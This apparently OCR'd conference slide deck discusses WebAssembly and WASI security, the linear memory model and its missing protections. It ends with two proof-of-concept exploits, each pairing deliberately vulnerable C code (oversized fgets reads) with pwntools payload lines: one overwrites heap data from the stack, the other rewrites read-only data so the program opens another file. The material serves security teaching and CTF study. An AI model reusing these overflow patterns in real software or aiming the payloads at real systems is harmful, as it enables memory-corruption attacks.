WebAssembly and security

A new low-level bytecode format and its security implications

Quentin MICHAUD

19/09/2023

Section 1

Introducing WebAssembly

What is it ?

- portable, low-level binary instruction format for a stack-based virtual machine

What is it ?

- portable, low-level binary instruction format for a stack-based virtual machine
- First created as a JS complement to enable complex calculus in the browser (3D rendering, math, video games...)

What is it ?

- portable, low-level binary instruction format for a stack-based virtual machine
- First created as a JS complement to enable complex calculus in the browser (3D rendering, math, video games...)
- Able to reach near-native speeds (way better than JS)

What is it ?

- portable, low-level binary instruction format for a stack-based virtual machine
- First created as a JS complement to enable complex calculus in the browser (3D rendering, math, video games...)
- Able to reach near-native speeds (way better than JS)
- Needs JS to interact with the browser and the DOM

What is it ?

- portable, low-level binary instruction format for a stack-based virtual machine
- First created as a JS complement to enable complex calculus in the browser (3D rendering, math, video games...)
- Able to reach near-native speeds (way better than JS)
- Needs JS to interact with the browser and the DOM
- Announced in 2015 and published in 2017

Wasm outside the browser

- Putting it **directly on a computer**

Wasm outside the browser

- Putting it **directly on a computer**
- As it is a low-level bytecode it can be used as **smart contracts** in blockchains, it's now one of the competitors of Solidity and the Ethereum VM

Wasm outside the browser

- Putting it **directly on a computer**
- As it is a low-level bytecode it can be used as **smart contracts** in blockchains, it's now one of the competitors of Solidity and the Ethereum VM
- Distribute and manage using **containers**

WebAssembly without JS ?

Out of the browser, Wasm cannot rely anymore on JS to interact with the outside world.
Something new was needed : it's **WASI**, announced by Mozilla in 2019.

WebAssembly without JS ?

Out of the browser, Wasm cannot rely anymore on JS to interact with the outside world. Something new was needed : it's **WASI**, announced by Mozilla in 2019.

WASI

WASI means **WebAssembly System Interface**. It is a set of standards to define how to compile native applications to standalone Wasm by giving definitions for standard OS interfaces.[a]

[a] https://github.com/WebAssembly/WASI

Section 2

Prerequisites

Compiling to Wasm

In theory, you can compile to Wasm from any LLVM-based language. Practically however, the only well-supported languages for all the compilations targets are C/C++ and Rust.

The official Wasm developers page[1] mentions the following list : C/C++, Rust, AssemblyScript, C#, Dart, F#, Go, Kotlin, Swift, D, Pascal, Zig and Grain.

[1] https://webassembly.org/getting-started/developers-guide/

There are different ways to compile WebAssembly :

- **Emscripten**[2] : the original way to compile for the web, but also supports WASI and implement its own APIs. Designed for C/C++.

[2] https://emscripten.org/

There are different ways to compile WebAssembly :

- **Emscripten**[2] : the original way to compile for the web, but also supports WASI and implement its own APIs. Designed for C/C++.
- **wasi-sdk**[3] : the official Wasm / WASI LLVM-based toolchain.

[2] https://emscripten.org/
[3] https://github.com/WebAssembly/wasi-sdk

There are different ways to compile WebAssembly :

- **Emscripten**[2] : the original way to compile for the web, but also supports WASI and implement its own APIs. Designed for C/C++.
- **wasi-sdk**[3] : the official Wasm / WASI LLVM-based toolchain.
- Language-specific compilers, such as **cargo** for Rust[4] with specific targets such as `wasm32-wasi`. Some compilers support only a subset of the possible compilation targets, such as the Go compiler which can only build for in-browser targets.

[2] https://emscripten.org/
[3] https://github.com/WebAssembly/wasi-sdk
[4] https://www.rust-lang.org/what/wasm

Representing Wasm binary code

WebAssembly Text format

The **WebAssembly Text format** (WAT) is the text format used to represent the Wasm binary format. It is similar to the different flavors of assembly for x86 or other architectures.

Representing Wasm binary code

WebAssembly Text format

The **WebAssembly Text format** (WAT) is the text format used to represent the Wasm binary format. It is similar to the different flavors of assembly for x86 or other architectures.

- More verbose and high-level

Representing Wasm binary code

WebAssembly Text format

The **WebAssembly Text format** (WAT) is the text format used to represent the Wasm binary format. It is similar to the different flavors of assembly for x86 or other architectures.

- More verbose and high-level
- Definition of functions, object naming, types

Representing Wasm binary code

WebAssembly Text format

The **WebAssembly Text format** (WAT) is the text format used to represent the Wasm binary format. It is similar to the different flavors of assembly for x86 or other architectures.

- More verbose and high-level
- Definition of functions, object naming, types
- Standardized !

Representing Wasm binary code

WebAssembly Text format

The **WebAssembly Text format** (WAT) is the text format used to represent the Wasm binary format. It is similar to the different flavors of assembly for x86 or other architectures.

- More verbose and high-level
- Definition of functions, object naming, types
- Standardized !
- More info[5] and the spec[6]

[5] https://developer.mozilla.org/en-US/docs/WebAssembly/Understanding_the_text_format
[6] https://webassembly.github.io/spec/core/text/index.html

```
(func $fputs (type 3) (param i32 i32) (result i32)
    (local i32)
    local.get 0
    call $strlen
    local.set 2
    i32.const -1
    i32.const 0
    local.get 2
    local.get 0
    i32.const 1
    local.get 2
    local.get 1
    call $fwrite
    i32.ne
    select)
```

Debugging a Wasm process

- a Wasm “process” ?

Debugging a Wasm process

- a Wasm “process” ?
- only the Wasm runtime is visible from the OS

Debugging a Wasm process

- a Wasm “process” ?
- only the Wasm runtime is visible from the OS
- debugging the runtime directly is painful

WAMR and iwasm

WAMR[7] and its corresponding CLI `iwasm` is a Wasm runtime. However, and it seems to be the only one of its kind, it **comes with integrated support for debugging Wasm !**[8]

- `iwasm` embeds a debugging server

[7] https://github.com/bytecodealliance/wasm-micro-runtime
[8] https://bytecodealliance.github.io/wamr.dev/blog/wamr-source-debugging-basic/

WAMR and iwasm

WAMR[7] and its corresponding CLI `iwasm` is a Wasm runtime. However, and it seems to be the only one of its kind, it **comes with integrated support for debugging Wasm !**[8]

- `iwasm` embeds a debugging server
- compile to Wasm with DWARF debugging symbols

[7] https://github.com/bytecodealliance/wasm-micro-runtime
[8] https://bytecodealliance.github.io/wamr.dev/blog/wamr-source-debugging-basic/

WAMR and iwasm

WAMR[7] and its corresponding CLI `iwasm` is a Wasm runtime. However, and it seems to be the only one of its kind, it **comes with integrated support for debugging Wasm !**[8]

- `iwasm` embeds a debugging server
- compile to Wasm with DWARF debugging symbols
- run binary with `iwasm`

[7] https://github.com/bytecodealliance/wasm-micro-runtime
[8] https://bytecodealliance.github.io/wamr.dev/blog/wamr-source-debugging-basic/

WAMR and iwasm

WAMR[7] and its corresponding CLI `iwasm` is a Wasm runtime. However, and it seems to be the only one of its kind, it **comes with integrated support for debugging Wasm !**[8]

- `iwasm` embeds a debugging server
- compile to Wasm with DWARF debugging symbols
- run binary with `iwasm`
- use a custom compiled `lldb` to connect to `iwasm` and debug

[7] https://github.com/bytecodealliance/wasm-micro-runtime
[8] https://bytecodealliance.github.io/wamr.dev/blog/wamr-source-debugging-basic/

Introducing Wasm security

The detailed position of Wasm regarding its security is explained on a specific page of its documentation[9]. Some extracts :

- *WebAssembly programs are protected from control flow hijacking attacks* (implicit CFI enforcement)

[9] https://webassembly.org/docs/security/

Introducing Wasm security

The detailed position of Wasm regarding its security is explained on a specific page of its documentation[9]. Some extracts :

- *WebAssembly programs are protected from control flow hijacking attacks* (implicit CFI enforcement)
- *In the future, support for multiple linear memory sections and finer-grained memory operations will be implemented* (ASLR, page protections...)

[9] https://webassembly.org/docs/security/

Introducing Wasm security

The detailed position of Wasm regarding its security is explained on a specific page of its documentation[9]. Some extracts :

- *WebAssembly programs are protected from control flow hijacking attacks* (implicit CFI enforcement)
- *In the future, support for multiple linear memory sections and finer-grained memory operations will be implemented* (ASLR, page protections...)
- *common mitigations such as data execution prevention (DEP) and stack smashing protection (SSP) are not needed by WebAssembly programs*

[9] https://webassembly.org/docs/security/

What about WASI security ?

- From the browser sandbox to... nothing ?

What about WASI security ?

- From the browser sandbox to... nothing ?
- WASI is still at a very early stage (no standardization yet)

What about WASI security ?

- From the browser sandbox to... nothing ?
- WASI is still at a very early stage (no standardization yet)
- No evaluation of WASI security and runtimes exists yet to my knowledge

Section 3

Security of the Wasm memory model

Inner workings

The Wasm user-addressable memory is a simple **linear, zero-initialized memory**. It does NOT have :

- Any **paging or mapping mechanism** that would introduce gaps in memory.




Figure 1: A Linux process memory[10]

Inner workings

The Wasm user-addressable memory is a simple **linear, zero-initialized memory**. It does NOT have :

- Any **paging or mapping mechanism** that would introduce gaps in memory.
- Any mechanism for **pages or zones permissions**.




Figure 1: A Linux process memory[10]

Upsides and drawbacks :

- Easier to understand and manipulate

Upsides and drawbacks :

- Easier to understand and manipulate
- restrict to a single thread and application

Upsides and drawbacks :

- Easier to understand and manipulate
- restrict to a single thread and application
- specific use cases may need the development of a specific WASI API

The Security Risk of Lacking Compiler Protection in WebAssembly

This paper[11] (Stiévenart et al., 2021) explored the **security implications of the Wasm memory model**.

The authors found out that lacking canaries in Wasm allows for **memory bugs** that are more present and more exploitable than in their ELF counterparts with SSP protections on. This shows that the assertion shown on the Wasm website is **fundamentally false**.

[11] https://arxiv.org/abs/2111.01421

Canaries in Wasm as of today

- the article is 2 years old and using **clang v11**

Canaries in Wasm as of today

- the article is 2 years old and using **clang v11**
- **clang v16** today supports SSP

Canaries in Wasm as of today

- the article is 2 years old and using **clang v11**
- **clang v16** today supports SSP
- findings of the article may no longer be true

Canaries in Wasm as of today

- the article is 2 years old and using **clang v11**
- **clang v16** today supports SSP
- findings of the article may no longer be true
- conclusion remains : **canaries are useful in Wasm**

Everything Old is New Again: Binary Security of WebAssembly

This excellent article (Lehmann et al., 2020)[12] compares the feasibility of memory attacks in Wasm VS in classic binaries. It shows that Wasm not only **lacks protections present in native binaries**, but also enables for **new kind of attacks**. It concludes with the fact **real-world binaries are likely to be vulnerable** to these Wasm-based attacks.

[12] https://www.usenix.org/system/files/sec20-lehmann.pdf




Figure 1: An overview of attack primitives (💣) and (missing) defenses (🛡) in WebAssembly, later detailed in this paper.

Section 4

PoCs of Wasm new attacks

Introduction

- **illustrating new kinds of attacks** made possible by the Wasm memory model.

Introduction

- **illustrating new kinds of attacks** made possible by the Wasm memory model.
- **cannot be realized on a classic binary** (on a modern Linux), even with all protections disabled.

Introduction


- **illustrating new kinds of attacks** made possible by the Wasm memory model.
- **cannot be realized on a classic binary** (on a modern Linux), even with all protections disabled.
- first PoC of these vulnerabilities on Wasm / WASI (to my knowledge)

Introduction

- **illustrating new kinds of attacks** made possible by the Wasm memory model.
- **cannot be realized on a classic binary** (on a modern Linux), even with all protections disabled.
- first PoC of these vulnerabilities on Wasm / WASI (to my knowledge)
- modified versions available as challenges for the 404CTF[13] (in Exploitation de binaires, challenges Un tour de magie and Une bibliothèque bien remplie).

[13] https://github.com/HackademINT/404CTF-2023

Stack-based heap overflow



(a) emcc 1.39.7 (*fastcomp* backend, deprecated).

(b) emcc 1.39.7 (*upstream* backend), clang 9 (WASI).

(c) clang 9 (WASI with stack-first), rustc 1.41 (WASI).

Figure 4: WebAssembly linear memory layouts for different compilers and backends.

```
int main() {
    int* heap = malloc(sizeof(int));
    *heap = 0xdeadbeef;
    printf("Value before : 0x%0x\n> ", *heap);
    fflush(stdout);
    char input[20];
    fgets(input, 256, stdin);
    printf("Value after : 0x%0x\n", *heap);
    return 0;
}
```

Input of the exploit :

```
p.sendline(b"A" * 24 + p32(0x00011940) + b"A" * 20 + p32(0x50bada55))
```

Rewriting the heap from the stack is made possible by the absence of unmapped zones, memory permissions, and clear separation between zones.

Rewriting read-only data

Extract of a bash process memory zones with vmmap using gdb-gef[14] :

```
Start              End                Perm Path
0x0055555554000 0x0055555574000 r-- /usr/bin/bash
0x0055555574000 0x0055555624000 r-x /usr/bin/bash
0x0055555624000 0x0055555654000 r-- /usr/bin/bash
0x0055555654000 0x0055555657000 r-- /usr/bin/bash
0x0055555657000 0x005555565b000 rw- /usr/bin/bash
0x005555565b000 0x0055555664000 rw- [heap]
0x007ffff7cdf000 0x007ffff7ce2000 rw-
...
```

[14] https://github.com/hugsy/gef

By using `x/50s 0x0055555624000`, we print the 50 first strings in this memory zone :

```
0x55555562404c: "GNU bash, version %s-(%s)\n"
0x555555624067: "x86_64-pc-linux-gnu"
0x55555562407b: "GNU long options:\n"
0x55555562408e: "\t--%s\n"
0x555555624095: "Shell options:\n"
0x5555556240a5: "\t-%s or -o option\n"
0x5555556240b8: "%s: cannot allocate %lu bytes"
```

```
void vuln() {
    const char* FILENAME = "cool.txt";
    printf("Comment ça va ? ");
    fflush(stdout);
    char input[20];
    fgets(input, 100000, stdin);
    FILE* file = fopen(FILENAME, "r");
    int c;
    // snip
    while ((c = getc(file)) != EOF) {
        putchar(c);
    }
    fclose(file);
    fflush(stdout);
}
```

Opening `evil.txt` instead of `cool.txt` with the following exploit :

```
p.sendline(b"evil.txt\x00" + b"A" * 19 + p32(0x00011940))
```

Impact

- **2 new vulnerabilities** introduced by Wasm...

Impact

- **2 new vulnerabilities** introduced by Wasm…
- …and **much more coming** with some imagination (e.g. function calling model)

Impact

- **2 new vulnerabilities** introduced by Wasm...
- ...and **much more coming** with some imagination (e.g. function calling model)
- According to the articles, **real-world exploitation is near** !

Impact

- **2 new vulnerabilities** introduced by Wasm...
- ...and **much more coming** with some imagination (e.g. function calling model)
- According to the articles, **real-world exploitation is near** !
- **Exploitation surface is larger** than with traditional C binaries (blockchain, browser...)

Section 5

Conclusion

Conclusion

- Wasm has been **betting a lot on the impossibility of escaping its sandbox**

Conclusion

- Wasm has been **betting a lot on the impossibility of escaping its sandbox**
- **neglecting the security impacts of potential exploits of the internal Wasm memory**

Conclusion

- Wasm has been **betting a lot on the impossibility of escaping its sandbox**
- **neglecting the security impacts of potential exploits of the internal Wasm memory**
- downsides of this security conception highlighted by the exit from the Web world

Thanks for your attention !

Questions ?